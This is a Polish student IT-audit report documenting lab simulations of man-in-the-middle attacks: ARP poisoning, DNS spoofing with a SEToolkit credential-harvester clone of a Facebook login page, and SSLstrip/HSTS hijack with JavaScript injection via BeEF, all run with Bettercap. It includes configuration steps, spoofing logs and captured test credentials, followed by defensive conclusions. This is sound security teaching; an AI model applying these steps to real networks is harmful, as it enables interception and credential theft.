

WYDZIAŁ
**ELEKTROTECHNIKI
I INFORMATYKI**
POLITECHNIKI RZESZOWSKIEJ


Jakub Skrzynecki
Audyt Informatyczny

Spis treści

1	Schemat wirtualnego laboratorium do wykonania symulacji ataków	3
2	Rodzaje możliwych ataków do wykonania i potrzebne narzędzia	4
3	ARP-Poisoning	7
3.1	Schemat działania	7
3.2	Przygotowania	8
3.3	Zatrucie tablicy ARP	8
3.4	Wyniki ataku.	9
3.5	Podsumowanie	11
4	DNS.Spoofing	12
4.1	Schemat działania	12
4.2	Przygotowania	13
4.3	Podsumowanie DNS Spoofing.....	18
5	Https spoof, sslstrip, HSTSHijack	19
5.1	Schemat działania	19
5.2	Przygotowanie	19
5.3	Wnioski.....	23
6	Wnioski końcowe	23

1 Schemat wirtualnego laboratorium do wykonania symulacji ataków

Na potrzeby realizacji projektu badawczego dotyczącego ataków typu Man-in-the-Middle (MITM) skonfigurowano dedykowane środowisko testowe umożliwiające bezpieczną symulację incydentów cyberbezpieczeństwa. Laboratorium zostało zaprojektowane w sposób umożliwiający izolację ruchu sieciowego, co pozwala na przeprowadzenie ataków bez ryzyka ingerencji w zewnętrzne systemy informatyczne.



Rys. 1.1 Schemat architektury laboratorium do symulacji ataków Man-in-the-Middle w środowisku domowym

Jak przedstawiono na Rys. 1.1, architektura środowiska testowego składa się z trzech kluczowych elementów: maszyny atakującej (Kali Linux z zainstalowanymi narzędziami penetracyjnymi), maszyny ofiary (standardowa konfiguracja systemu operacyjnego) oraz routera zapewniającego połączenie z siecią. Tego typu konfiguracja pozwala na kompleksową symulację ataków MITM w warunkach zbliżonych do rzeczywistych, jednocześnie zapewniając pełną kontrolę nad przebiegiem eksperymentu.

Maszyna atakująca została wyposażona w specjalistyczne oprogramowanie, w tym Bettercap, BEEF Framework oraz SEToolkit, które umożliwiają przeprowadzenie różnorodnych testów penetracyjnych ukierunkowanych na przechwytywanie i modyfikację ruchu sieciowego. Izolacja laboratorium od sieci produkcyjnej została zapewniona poprzez implementację dedykowanej sieci VLAN, co stanowi kluczowy aspekt bezpieczeństwa podczas prowadzenia tego typu badań.

2 Rodzaje możliwych ataków do wykonania i potrzebne narzędzia

Do symulacji ataków **Man-in-the-Middle (MITM)** w warunkach domowego laboratorium można wykorzystać następujące narzędzia, pogrupowane według typów ataków:

1. ARP Poisoning (ARP Spoofing)

- **Ettercap** – kompleksowe narzędzie do przechwytywania ruchu w sieci LAN, obsługujące ARP spoofing i analizę pakietów^[1].
- **arp spoof** (część pakietu `dsniff`) – prosty skrypt do generowania fałszywych odpowiedzi ARP.

2. DNS Spoofing (DNS Cache Poisoning)

- **dnschef** – narzędzie do przekierowywania zapytań DNS na fałszywe adresy IP^[1].
- **dnsspoof** (pakiet `dsniff`) – przechwytuje i modyfikuje zapytania DNS w czasie rzeczywistym.

3. SSL/TLS Hijacking (SSL Stripping)

- **SSLStrip** – obniża poziom połączeń HTTPS do HTTP, umożliwiając przechwycenie danych^[1].
- **SSLStrip2** – ulepszona wersja SSLStrip, obejmująca nowsze metody ataków na HSTS.

4. Wi-Fi Eavesdropping (Evil Twin)

- **Wifi Pineapple** – gotowe urządzenie do tworzenia fałszywych punktów dostępowych i przechwytywania ruchu.
- **Kali Linux + ALFA adapter** – kombinacja systemu penetracyjnego i zewnętrznej karty Wi-Fi do skanowania sieci i tworzenia "Evil Twin".

5. BGP Hijacking

- **FRR (Free Range Routing)** – zestaw narzędzi do symulacji routingu BGP na serwerach z systemem Linux.
- **VyOS** – system operacyjny dla routerów z obsługą zaawansowanych funkcji BGP^[3].

6. HTTPS Spoofing

- **Burp Suite** – przechwytuje i modyfikuje ruch HTTP/HTTPS, pozwala na analizę i manipulację zadaniami^[1].
- **OWASP ZAP** – narzędzie do testowania bezpieczeństwa aplikacji webowych, wspiera przechwytywanie sesji^[1].

7. Session Hijacking

- **Fiddler** – debugger proxy do analizy i modyfikacji ruchu między przeglądarką a serwerem^[1].
- **Mitmproxy** – interaktywne narzędzie do przechwytywania i zmiany ruchu HTTP/HTTPS^[1].

8. ICMP Redirect Attacks

- **hping3** – generuje niestandardowe pakiety ICMP, umożliwiając testowanie podatności na przekierowania^[4].
- **Scapy** – framework do tworzenia i wysyłania spersonalizowanych pakietów sieciowych^[1].

Dodatkowe narzędzia wspierające:

- **Wireshark** – analiza ruchu sieciowego w czasie rzeczywistym.
- **T-Pot** – platforma zintegrowana z ELK Stack do monitorowania i wizualizacji ataków (np. via honeypot).
- **Nmap** – skanowanie sieci i identyfikacja aktywnych hostów^[1].

Wymienione narzędzia są kompatybilne z systemami takimi jak **Kali Linux** lub **Parrot OS**, które oferują gotowe środowisko do testów penetracyjnych. Przed użyciem upewnij

się, że działania prowadzone są w odizolowanym środowisku (np. VLAN) zgodnie z zasadami etyki.

3 ARP-Poisoning

3.1 Schemat działania

Schemat Ataku ARP Spoofing

1. Dostęp do Sieci Lokalnej:

- Atakujący musi uzyskać dostęp do sieci lokalnej, na której chce przeprowadzić atak. Może to być sieć Ethernet lub Wi-Fi.

2. Skanowanie Sieci:

- Atakujący skanuje sieć w celu identyfikacji adresów IP i MAC dostępnych urządzeń, w tym bramy domyślnej (router).

3. Wybranie Celu:

- Atakujący wybiera cel ataku, najczęściej bramę domyślną lub inny ważny punkt w sieci.

4. Wysłanie Sfałszowanych Wiadomości ARP:

- Atakujący wysyła sfałszowane odpowiedzi ARP, które powodują, że urządzenia w sieci zaczynają kojarzyć adres MAC atakującego z adresem IP celu (np. bramy domyślnej).
- Wysyłane są dwie wiadomości:
 - Jedna do celu (np. bramy), aby skojarzyć adres MAC atakującego z adresem IP celu.
 - Druga do innych urządzeń w sieci, aby skojarzyć adres MAC atakującego z adresem IP celu.

5. Aktualizacja Tabeli ARP:

- Urządzenia w sieci aktualizują swoje tabele ARP, skutkiem czego zaczynają wysyłać ruch do atakującego zamiast do oryginalnego celu.

6. Przechwytywanie Ruchu:

- Atakujący może teraz przechwytywać, modyfikować lub zatrzymywać ruch sieciowy między urządzeniami.

7. Przekazywanie Ruchu (opcjonalnie):

- Aby uniknąć podejrzeń, atakujący może przekazywać przechwycony ruch do oryginalnego celu, utrzymując normalne funkcjonowanie sieci.


8. Restauracja Tabeli ARP (po zakończeniu ataku):

- Po zakończeniu ataku, atakujący może przywrócić oryginalne wpisy w tabeli ARP, aby usunąć ślady swojej obecności.

3.2 Przygotowania

W pierwszej kolejności zostało przygotowane narzędzie do wykonania ataku arp-poisoning. Należało pobrać narzędzie bettercap, które pozwala na wiele więcej ataków niż tylko arp-poisoning, określany również „szwajcarskim scyzorykiem” wśród narzędzi o testów penetracyjnych.

Narzędzie zostało pobrane i zaktualizowane za pomocą APT. A potem uruchomione z dodatkowym UI webowym za pomocą „bettercap -caplet http-ui”.




Rys. 3.1 Okno modułu net.probe w interfejsie webowym narzędzia Bettercap przedstawiające wykryte urządzenia w sieci lokalnej

Po czym skorzystaliśmy z modułu „net.probe” aby znaleźć nasz cel w przygotowanej sieci lokalnej którego okno jest widoczne na Rys. 3.1.

3.3 Zatrucie tablicy ARP

Przed przystąpieniem do zatruwania tablicy, włączyliśmy zapisywanie logów aby później można było przeanalizować na spokojnie co zostało przechwycone.




Rys. 3.2 Panel konfiguracji modułu arp.spoof w interfejsie Bettercap do określenia celów ataku ARP Poisoning

Następnie przeszliśmy do zatrucia tablicy. Co można zrealizować albo za pomocą komendy „set arp.spoof.targets <adres ip>”, lub za pomocą interfejsu widocznego na Rys. 3.2 oraz dodaliśmy ustawienie full-duplex spoofing, który pozwoli nam na przechwycenie całego ruchu wykonywanego przez cel.


3.4 Wyniki ataku.

Sprawdzając tablicę ARP w konsoli celu widzimy, że atak ARP-Poisoning został poprawnie wykonany.



Rys. 3.3 Widok tablicy ARP zainfekowanego systemu ofiary potwierdzający skuteczność ataku ARP Poisoning

W tablicy Rys. 3.3 znajduję się adres naszej maszyny atakującej. Kolejno sprawdziliśmy przechwycone informacje.




Rys. 3.4 Przechwycone pakiety oraz filtry wyświetlania danych w interfejsie Bettercap podczas ataku MITM

Tabl 3.1 Część przechwyconego przykładowego pakietu.

<pre> { "time": "2025-03-28T08:12:10.961196675-04:00", "protocol": "http.request", "from": "192.168.4.25", "to": "testphp.vulnweb.com", "message": "\u001b[41m\u001b[30mhttp\u001b[0m 192.168.4.25 \u001b[104m\u001b[30mPOST\u001b[0m \u001b[33mtestphp.vulnweb.com\u001b[0m/secured/newuser.php", "data": { "method": "POST", "proto": "HTTP/1.1", "host": "testphp.vulnweb.com", "url": "/secured/newuser.php", "headers": { ... } "content_type": "application/x-www-form-urlencoded", "body": "dXVuYW11PXVzZXJ1Ym9mdXBhc3M9cGFzc3dvcmQmdXBhc3MyPXBhc3N3b3JkbnVybWVtZT1teW5hbWUmdWNjPTc0MDEyOTg0NzA xOTg0NyZ1ZW1haWw9bWVza2RuYSU0MG1haWwY29tJnVwaG9uZT04MzI5NjQ5MjgmdWVka2h1c3M9bXkrYWVka2VzK3JlYWwrbGZ tYW8mc2lnbnVwPXNpZ251cA==" } </pre>	
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	--

Bettercap pozwala na łatwą filtrację informacji, które zostały przechwycone Rys. 3.4. Przykładowo w części „body” pakietu mamy informacje zaszyfrowane w formacie Base64.



Rys. 3.5 Proces deszyfracji przechwyconych danych przy użyciu narzędzia CyberChef - konwersja z formatu Base64

Z odszyfrowanych danych przy pomocy CyberChef Rys. 3.5, otrzymujemy wszystkie informacje, które były potrzebne do utworzenia konta.

uuname=username&upass=password&upass2=password&urname=myname&ucc=740129847019847&uemail=maskdna%2540mail.com&uphone=832964928&uaddress=my+address+real+lfmao&signup=signup

Czyli:

Uuname = username – Nazwa użytkownika

Upass = password - Hasło

upass2 = password – Powtórzenie Hasła

urname = myname - Imię

ucc = 740129847019847 – Numer konta

uemail = maskdna%2540mail.com - Email

uphone = 832964928 – Numer telefonu

uaddress = my+address+real+lfmao&signup – Adress domowy

3.5 Podsumowanie

W rozdziale tym przedstawiono praktyczną implementację ataku ARP-Poisoning wykorzystując narzędzie Bettercap. Proces przeprowadzenia ataku można podzielić na trzy kluczowe etapy: przygotowanie środowiska, zatrucie tablicy ARP oraz analizę wyników. W

ramach przygotowania dokonano instalacji i konfiguracji narzędzia Bettercap, uruchomiono interfejs webowy oraz wykorzystano moduł net.probe do lokalizacji potencjalnych celów w sieci lokalnej. Następnie przeprowadzono zatrucie tablicy ARP poprzez określenie celu oraz włączenie trybu full-duplex spoofing, umożliwiającego przechwycenie całego ruchu sieciowego. W końcowym etapie dokonano weryfikacji skuteczności ataku poprzez sprawdzenie tablicy ARP na urządzeniu ofiary oraz analizę przechwyconych danych, w tym deszyfrację zawartości pakietów za pomocą narzędzia CyberChef. Atak ARP-Poisoning stanowi poważne zagrożenie dla bezpieczeństwa sieci lokalnych, ponieważ umożliwia atakującemu przechwytywanie wrażliwych danych transmitowanych przez sieć. W przedstawionym przykładzie udało się przechwycić dane logowania użytkownika, takie jak nazwa użytkownika, hasło, dane osobowe oraz informacje finansowe. Atak ten jest szczególnie niebezpieczny, gdyż jest trudny do wykrycia przez standardowe mechanizmy bezpieczeństwa i może być przeprowadzony z wykorzystaniem ogólnodostępnych narzędzi. Wyniki eksperymentu podkreślają znaczenie stosowania dodatkowych zabezpieczeń w sieciach lokalnych, takich jak wdrożenie protokołów szyfrowania (np. HTTPS), wykorzystanie statycznych wpisów ARP, implementacja mechanizmów wykrywania anomalii w tablicach ARP czy korzystanie z protokołów sprawdzających integralność komunikacji. Świadomość tego rodzaju zagrożeń oraz odpowiednie mechanizmy ochronne są kluczowe dla zachowania bezpieczeństwa w środowiskach sieciowych.

4 DNS.Spoofing

4.1 Schemat działania

Schemat Działania Ataku DNS Spoofing

DNS Spoofing (znany również jako DNS Cache Poisoning) to zaawansowana technika ataku, w której atakujący podszywa się pod autorytatywny serwer DNS w celu przekierowania ruchu sieciowego na złośliwe strony internetowe. W przeciwieństwie do klasycznego ataku ARP Poisoning, który działa na warstwie łącza danych, DNS Spoofing operuje na wyższych warstwach modelu OSI, celując w mechanizm translacji nazw domenowych na adresy IP.

Proces przeprowadzenia ataku DNS Spoofing można podzielić na następujące etapy:


1. **Rozpoznanie** - atakujący identyfikuje serwer DNS oraz jego potencjalne podatności, analizując wersję oprogramowania i dostępne mechanizmy zabezpieczeń, w tym obecność DNSSEC.

2. **Uzyskanie dostępu** - wykorzystanie luk bezpieczeństwa w celu uzyskania dostępu do serwera DNS lub jego pamięci podręcznej w celu wprowadzenia fałszywych wpisów.
3. **Modyfikacja odpowiedzi DNS** - kiedy użytkownik inicjuje zapytanie o rozwiązanie nazwy domenowej, atakujący dostarcza sfałszowaną odpowiedź zawierającą niepoprawny adres IP, wskazujący na kontrolowaną przez siebie infrastrukturę.
4. **Przygotowanie fałszywej witryny** - kluczowym elementem ataku jest stworzenie realistycznej kopii oryginalnej strony, która będzie służyć do wyłudzenia danych uwierzytelniających od nieświadomych użytkowników.
5. **Przechwytywanie danych** - po przekierowaniu ruchu, atakujący zbiera wrażliwe informacje wprowadzane przez użytkowników na spreparowanej stronie.

Atak DNS Spoofing jest szczególnie niebezpieczny ze względu na trudność jego wykrycia przez przeciętnego użytkownika. W połączeniu z technikami socjotechnicznymi może prowadzić do poważnych naruszeń bezpieczeństwa danych, w tym kradzieży tożsamości czy nieautoryzowanego dostępu do kont bankowych.

4.2 Przygotowania

W ramach projektu badawczego przeprowadzono praktyczną symulację ataku DNS Spoofing przy wykorzystaniu zaawansowanych narzędzi penetracyjnych. Pierwszym krokiem było skonfigurowanie środowiska do przechwytywania i modyfikacji ruchu sieciowego poprzez uruchomienie modułów arp.spoof oraz dns.spoof w narzędziu Bettercap, jak przedstawiono na Rys. 4.1 Proces ten obejmował precyzyjne określenie parametrów dns.spoof.domains, które definiują domeny podlegające przekierowaniu.



The image shows a screenshot of the 'Parameters' window in the Bettercap application. It lists four configuration parameters for the 'dns.spoof' module:

- dns.spoof.address**: IP address to map the domains to. The value is set to '192.168.4.20'.
- dns.spoof.all**: If true the module will reply to every DNS request, otherwise it will only reply to the one targeting the local pc. The value is set to 'false'.
- dns.spoof.domains**: Comma separated values of domain names to spoof. The value is set to 'facebook.com'.
- dns.spoof.hosts**: If not empty, this hosts file will be used to map domains to IP addresses. The field is currently empty.

Rys. 4.1 Konfiguracja modułów arp.spoof oraz dns.spoof w interfejsie Bettercap do przeprowadzenia ataku DNS Spoofing

```

Wiersz polecenia
Microsoft Windows [Version 10.0.19045.5247]
(c) Microsoft Corporation. Wszelkie prawa zastrzeżone.

C:\Users\Client>ping facebook.com

Pinging facebook.com [192.168.4.20] with 32 bytes of data:
Reply from 192.168.4.20: bytes=32 time<1ms TTL=64
Reply from 192.168.4.20: bytes=32 time<1ms TTL=64
Reply from 192.168.4.20: bytes=32 time<1ms TTL=64
Reply from 192.168.4.20: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.4.20:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\Client>

```

Rys. 4.2 Potwierdzenie skutecznego przekierowania ruchu sieciowego na maszynę atakującą podczas ataku DNS Spoofing

Jak widać na Rys. 4.2, efektem konfiguracji było skuteczne przekierowanie ruchu sieciowego na maszynę atakującą, co stanowi fundamentalny element ataku MITM. Następnie, zgodnie z metodologią przedstawioną na Rys. 4.3, przygotowano fałszywą stronę internetową przy użyciu narzędzia SEToolkit, która została zaprojektowana do przechwytywania danych uwierzytelniających.

```

192.168.4.0/24 > 192.168.4.20 » [08:39:22] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for services.amazon.com (→192.168.4.20) to 192.168.4.2 : 0
0:0c:29:02:f7:ce (VMware, Inc.) - DESKTOP-307P781.
192.168.4.0/24 > 192.168.4.20 » [08:39:22] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for affiliate-program.amazon.com (→192.168.4.20) to 192.168.4.2 : 00:0c:29:02:f7:ce (VMware, Inc.) - DESKTOP-307P781.
192.168.4.0/24 > 192.168.4.20 » [08:39:22] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for services.amazon.com (→192.168.4.20) to 192.168.4.2 : 00:0c:29:02:f7:ce (VMware, Inc.) - DESKTOP-307P781.
192.168.4.0/24 > 192.168.4.20 » [08:39:22] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for kdp.amazon.com (→192.168.4.20) to 192.168.4.2 : 00:0c:29:02:f7:ce (VMware, Inc.) - DESKTOP-307P781.
192.168.4.0/24 > 192.168.4.20 » [08:39:22] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for developer.amazon.com (→192.168.4.20) to 192.168.4.2 : 00:0c:29:02:f7:ce (VMware, Inc.) - DESKTOP-307P781.
192.168.4.0/24 > 192.168.4.20 » [08:39:22] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for sell.amazon.com (→192.168.4.20) to 192.168.4.2 : 00:0c:29:02:f7:ce (VMware, Inc.) - DESKTOP-307P781.
192.168.4.0/24 > 192.168.4.20 » [08:39:22] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for videodirect.amazon.com (→192.168.4.20) to 192.168.4.2 : 00:0c:29:02:f7:ce (VMware, Inc.) - DESKTOP-307P781.
192.168.4.0/24 > 192.168.4.20 » [08:39:22] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for services.amazon.com (→192.168.4.20) to 192.168.4.2 : 00:0c:29:02:f7:ce (VMware, Inc.) - DESKTOP-307P781.
192.168.4.0/24 > 192.168.4.20 » [08:39:22] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for affiliate-program.amazon.com (→192.168.4.20) to 192.168.4.2 : 00:0c:29:02:f7:ce (VMware, Inc.) - DESKTOP-307P781.
192.168.4.0/24 > 192.168.4.20 » [08:39:22] [sys.log] [inf] dns.spoof sendin
g spoofed DNS reply for kdp.amazon.com (→192.168.4.20) to 192.168.4.2 : 00:0c:29:02:f7:ce (VMware, Inc.) - DESKTOP-307P781.
192.168.4.0/24 > 192.168.4.20 » [08:40:06] [sys.log] [inf] dns.spoof facebo
ok.com → 192.168.4.20
192.168.4.0/24 > 192.168.4.20 » □

thin SET
[-] to harvest credentials or parameters from a website as well as place the
m into a report

---
* IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webhacker> IP address for the POST back in Harvester/Tabnabbing [192.168
.4.20]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webhacker> Enter the url to clone: https://facebook.com/login


[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are
available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:


```

Rys. 4.3 Panel konfiguracji narzędzia SEToolkit do przygotowania fałszywej strony internetowej w ataku DNS Spoofing

W trakcie realizacji ataku napotkano charakterystyczny problem związany z mechanizmami bezpieczeństwa współczesnych przeglądarek internetowych, które blokują nieszyfrowane połączenia (Rys. 4.4). Rozwiązaniem było dostosowanie ataku poprzez modyfikację protokołu z HTTPS na HTTP, co pozwoliło na obejście podstawowych zabezpieczeń, jak pokazano na Rys. 4.5. Należy zauważyć, że w przypadku tego typu przekierowania użytkownik jest informowany o braku szyfrowania połączenia, co może wzbudzić podejrzenia bardziej świadomych internautów.




Rys. 4.4 Komunikat przeglądarki blokujący nieszyfrowane połączenie jako mechanizm bezpieczeństwa przeciwko atakom typu phishing



Rys. 4.5 Fałszywa strona logowania utworzona przez SEToolkit z widocznym ostrzeżeniem o braku szyfrowania połączenia

Podczas eksperymentu zaobserwowano różnice w efektywności ataku w zależności od mechanizmów zabezpieczających implementowanych przez poszczególne serwisy. Jak przedstawiono na Rys. 4.5 i Rys. 4.6, w przypadku serwisu Facebook wystąpiły komplikacje związane z szyfrowaniem hasła po stronie klienta, natomiast atak na LinkedIn pozwolił na przechwycenie danych uwierzytelniających w formie czystego tekstu.



Rys. 4.6 Różnice w mechanizmach zabezpieczających między serwisami - przykład podatności serwisu LinkedIn na atak phishingowy

```
[*] WE GOT A HIT! Printing the output:
PARAM: csrfToken=ajax:4252553636757357857
PARAM: session_key=Clientmail@gmail.com
PARAM: ac=0
POSSIBLE USERNAME FIELD FOUND: loginFailureCount=0
PARAM: sIdString=97399e70-4860-4d1c-8b8a-3364c357649e
PARAM: pkSupported=false
POSSIBLE USERNAME FIELD FOUND: parentPageKey=d_checkpoint_lg_consumerLogin
POSSIBLE USERNAME FIELD FOUND: pageInstance=urn:li:page:checkpoint_lg_login_default;WJpEGAqvRz2zS7V8atRZiQ==
PARAM: trk=
PARAM: authUUID=
PARAM: session_redirect=
POSSIBLE USERNAME FIELD FOUND: loginCsrfParam=5773bdf7-aab1-4899-8d7e-d312ccea6d06
PARAM: fp_data=default
PARAM: apfc={"df":{"a":"AdP5b2NoZRAWUXBBs0N1gA=", "b":null, "c":null, "error":"TypeError: +wind
ow[_0x2f0e( ... )][_0x2f0e( ... )]+is+undefined"}}
PARAM: _d=d
POSSIBLE USERNAME FIELD FOUND: showGoogleOneTapLogin=true
POSSIBLE USERNAME FIELD FOUND: showAppleLogin=true
POSSIBLE USERNAME FIELD FOUND: showMicrosoftLogin=true
POSSIBLE USERNAME FIELD FOUND: controlId=d_checkpoint_lg_consumerLogin-login_submit_button
POSSIBLE PASSWORD FIELD FOUND: session_password=ToMojeTajneHaslo!
PARAM: rememberMeOptIn=true
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: [{"eventName":"ControlInteractionEvent","topicName":"ControlInteractionEvent","appId":"com.linkedin.checkpoint","appName":"checkpoint-frontend"}, {"eventName":"control:urn:li:control:d_checkpoint_lg_consumerLogin-submit","interactionType":"SHORT_PRESS","header":{"pageInstance":{"pageUrn":"urn:li:page:checkpoint_lg_login_default","trackingId":"WJpEGAqvRz2zS7V8atRZiQ=="},"time":1744124528356},"requestHeader":{"pageKey":"d_checkpoint_lg_consumerLogin_jsbeacon","path":"http://facebook.pl/","referrer":""}}]
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Rys. 4.7 Przechwycone dane uwierzytelniające wyświetlone w postaci niezaszyfrowanej po udanym ataku DNS Spoofing

Finalny efekt przeprowadzonego ataku DNS Spoofing został udokumentowany na Rys. 4.7, gdzie widoczne są przechwycone dane uwierzytelniające w niezaszyfrowanej formie, co stanowi poważne naruszenie bezpieczeństwa informacji użytkownika.

4.3 Podsumowanie DNS Spoofing

Przeprowadzona symulacja ataku DNS Spoofing jednoznacznie wykazała skuteczność tej techniki w kontekście przechwytywania danych uwierzytelniających w środowiskach o ograniczonych mechanizmach zabezpieczających. Analiza wyników pozwala sformułować następujące wnioski:

1. Atak DNS Spoofing pozostaje efektywnym wektorem zagrożenia, szczególnie w sieciach lokalnych, gdzie atakujący może łatwo manipulować ruchem sieciowym.
2. Współczesne przeglądarki internetowe implementują podstawowe mechanizmy ochronne, takie jak ostrzeżenia o niezabezpieczonych połączeniach, jednak nie stanowią one nieprzekraczalnej bariery dla zaawansowanych ataków socjotechnicznych.
3. Różnice w implementacji zabezpieczeń po stronie serwisów internetowych znacząco wpływają na efektywność ataków - serwisy stosujące szyfrowanie po stronie klienta (np. Facebook) zapewniają wyższy poziom ochrony niż te polegające wyłącznie na protokole HTTPS.
4. Krytycznym elementem obrony przed atakami DNS Spoofing jest implementacja DNSSEC, szyfrowania DNS-over-HTTPS (DoH) oraz regularna weryfikacja certyfikatów SSL/TLS przez użytkowników.

Przeprowadzony eksperyment podkreśla znaczenie kompleksowego podejścia do zabezpieczania infrastruktury DNS oraz edukacji użytkowników w zakresie rozpoznawania potencjalnych symptomów ataków typu phishing.

5 Https spoof, sslstrip, HSTSHijack

5.1 Schemat działania

Ataki HTTPS Spoof, SSLstrip oraz HSTSHijack reprezentują zaawansowane techniki Man-in-the-Middle ukierunkowane na obejście mechanizmów szyfrowania komunikacji internetowej. W przeciwieństwie do wcześniej omawianych metod ataków, te techniki koncentrują się na degradacji zabezpieczeń warstwy transportowej, co pozwala na przechwytywanie danych przesyłanych przez użytkownika mimo implementacji protokołu HTTPS.

HSTSHijack stanowi szczególnie wyrafinowaną technikę, automatyzującą większość procesów związanych z atakiem. Jej kluczowym elementem jest wykorzystanie capletów Bettercap w połączeniu z opcją `http.proxy.sslstrip`, co umożliwia przechwytywanie danych formularzy w formie tekstu jawnego. Charakterystyczną cechą tego ataku jest dynamiczna podmiana domen, np. z www.google.com na www.google.corn, co dla przeciętnego użytkownika może być praktycznie niezauważalne podczas standardowego korzystania z przeglądarki.


Mechanizm działania ataku polega na:

1. Przechwyceniu żądania HTTPS wysłanego przez przeglądarkę użytkownika
2. Modyfikacji odpowiedzi serwera poprzez zastąpienie protokołu HTTPS protokołem HTTP
3. Podmianę domen w celu obejścia zabezpieczeń HSTS (HTTP Strict Transport Security)
4. Przechwyceniu nieszyfrowanych danych przesyłanych przez użytkownika
5. Przekazaniu zmodyfikowanych żądań do oryginalnego serwera w celu zachowania pozornie prawidłowego działania usługi


Należy zaznaczyć, że współczesne przeglądarki internetowe implementują coraz bardziej zaawansowane mechanizmy obrony przed atakami tego typu, co wymusza ewolucję technik ataku, takich jak wstrzykiwanie skryptów JavaScript (JS injection) czy wykorzystanie frameworka BEEF do egzekucji złośliwego kodu po stronie klienta.

5.2 Przygotowanie

W ramach badania przeprowadzono praktyczną implementację ataku wykorzystującego techniki HTTPS Spoof, SSLstrip oraz HSTSHijack. Pierwszym krokiem było skonfigurowanie środowiska poprzez aktywację mechanizmu sslstrip, jak przedstawiono na Rys. 5.1. Parametr ten jest kluczowy dla powodzenia ataku, gdyż umożliwia degradację połączeń HTTPS do niezabezpieczonego protokołu HTTP.




Rys. 5.1 Aktywacja mechanizmu sslstrip w Bettercap do przeprowadzenia ataków na szyfrowane połączenia HTTPS




Rys. 5.2 Uruchomienie modułu HSTSHijack poprzez interfejs webowy narzędzia Bettercap

Następnie, zgodnie z Rys. 5.2, uruchomiono moduł HSTSHijack poprzez interfejs webowy narzędzia Bettercap, co znacząco ułatwiło proces konfiguracji ataku. Kolejnym etapem, jak pokazano na Rys. 5.3, było dodanie celu do listy arp spoofing, co pozwoliło na przechwytywanie ruchu sieciowego generowanego przez wybraną ofiarę.




Rys. 5.3 Dodanie celu ataku do listy arp spoofing w interfejsie Bettercap

W trakcie realizacji eksperymentu zaobserwowano, że współczesne przeglądarki internetowe implementują zaawansowane mechanizmy obrony przed techniką sslstrip, co wymagało zastosowania alternatywnego podejścia. Jak widać na Rys. 5.4, zdecydowano się na wykorzystanie techniki wstrzykiwania kodu JavaScript (JS injection), która umożliwia przechwytywanie danych nawet w przypadku obecności zabezpieczeń przed klasycznym atakiem SSLstrip.




Rys. 5.4 Fragment konfiguracji http.proxy.injects w Bettercap do przeprowadzenia ataku za pomocą wstrzykiwania JavaScript




Rys. 5.5 Konfiguracja BeEF-Xss do wstrzykiwania kodu JavaScript jako alternatywnej metody ataku przy napotkaniu zabezpieczeń przed SSLstrip

Do realizacji wstrzykiwania kodu wykorzystano funkcjonalność http.proxy.injects narzędzia Bettercap, jak pokazano na Rys. 5.5. Efektem tego działania, udokumentowanym na Rys. 5.6, było uzyskanie szczegółowych informacji o systemie klienta w momencie odwiedzenia przez niego nieszyfrowanej strony internetowej.



Rys. 5.6 Efekt działania wstrzykniętego kodu JavaScript - uzyskane informacje o systemie ofiary



Rys. 5.7 Panel sterowania frameworkiem BEEF wykorzystywanym do zaawansowanych ataków na przeglądarki internetowe

Finalnym etapem eksperymentu, przedstawionym na Rys. 5.7, było wykorzystanie frameworka BEEF (Browser Exploitation Framework), który oferuje zaawansowane możliwości przeprowadzania ataków na przeglądarki internetowe poprzez wykonywanie złośliwych skryptów JavaScript. Technika ta pozwala na obejście wielu standardowych mechanizmów zabezpieczających, umożliwiając głębszą penetrację systemu ofiary.

5.3 Wnioski

Przeprowadzona analiza ataków HTTPS Spoof, SSLstrip oraz HSTSHijack pozwala sformułować następujące wnioski:

1. Współczesne przeglądarki internetowe implementują zaawansowane mechanizmy ochrony przed degradacją połączeń HTTPS, co znacząco utrudnia przeprowadzenie klasycznych ataków SSLstrip, jednak nie czyni ich całkowicie niemożliwymi.
2. Techniki wstrzykiwania kodu JavaScript oraz wykorzystanie specjalistycznych narzędzi, takich jak BEEF Framework, stanowią skuteczną metodę obejścia standardowych zabezpieczeń przeglądarek, umożliwiając przechwytywanie danych nawet w środowiskach z zaimplementowanymi mechanizmami ochronnymi.
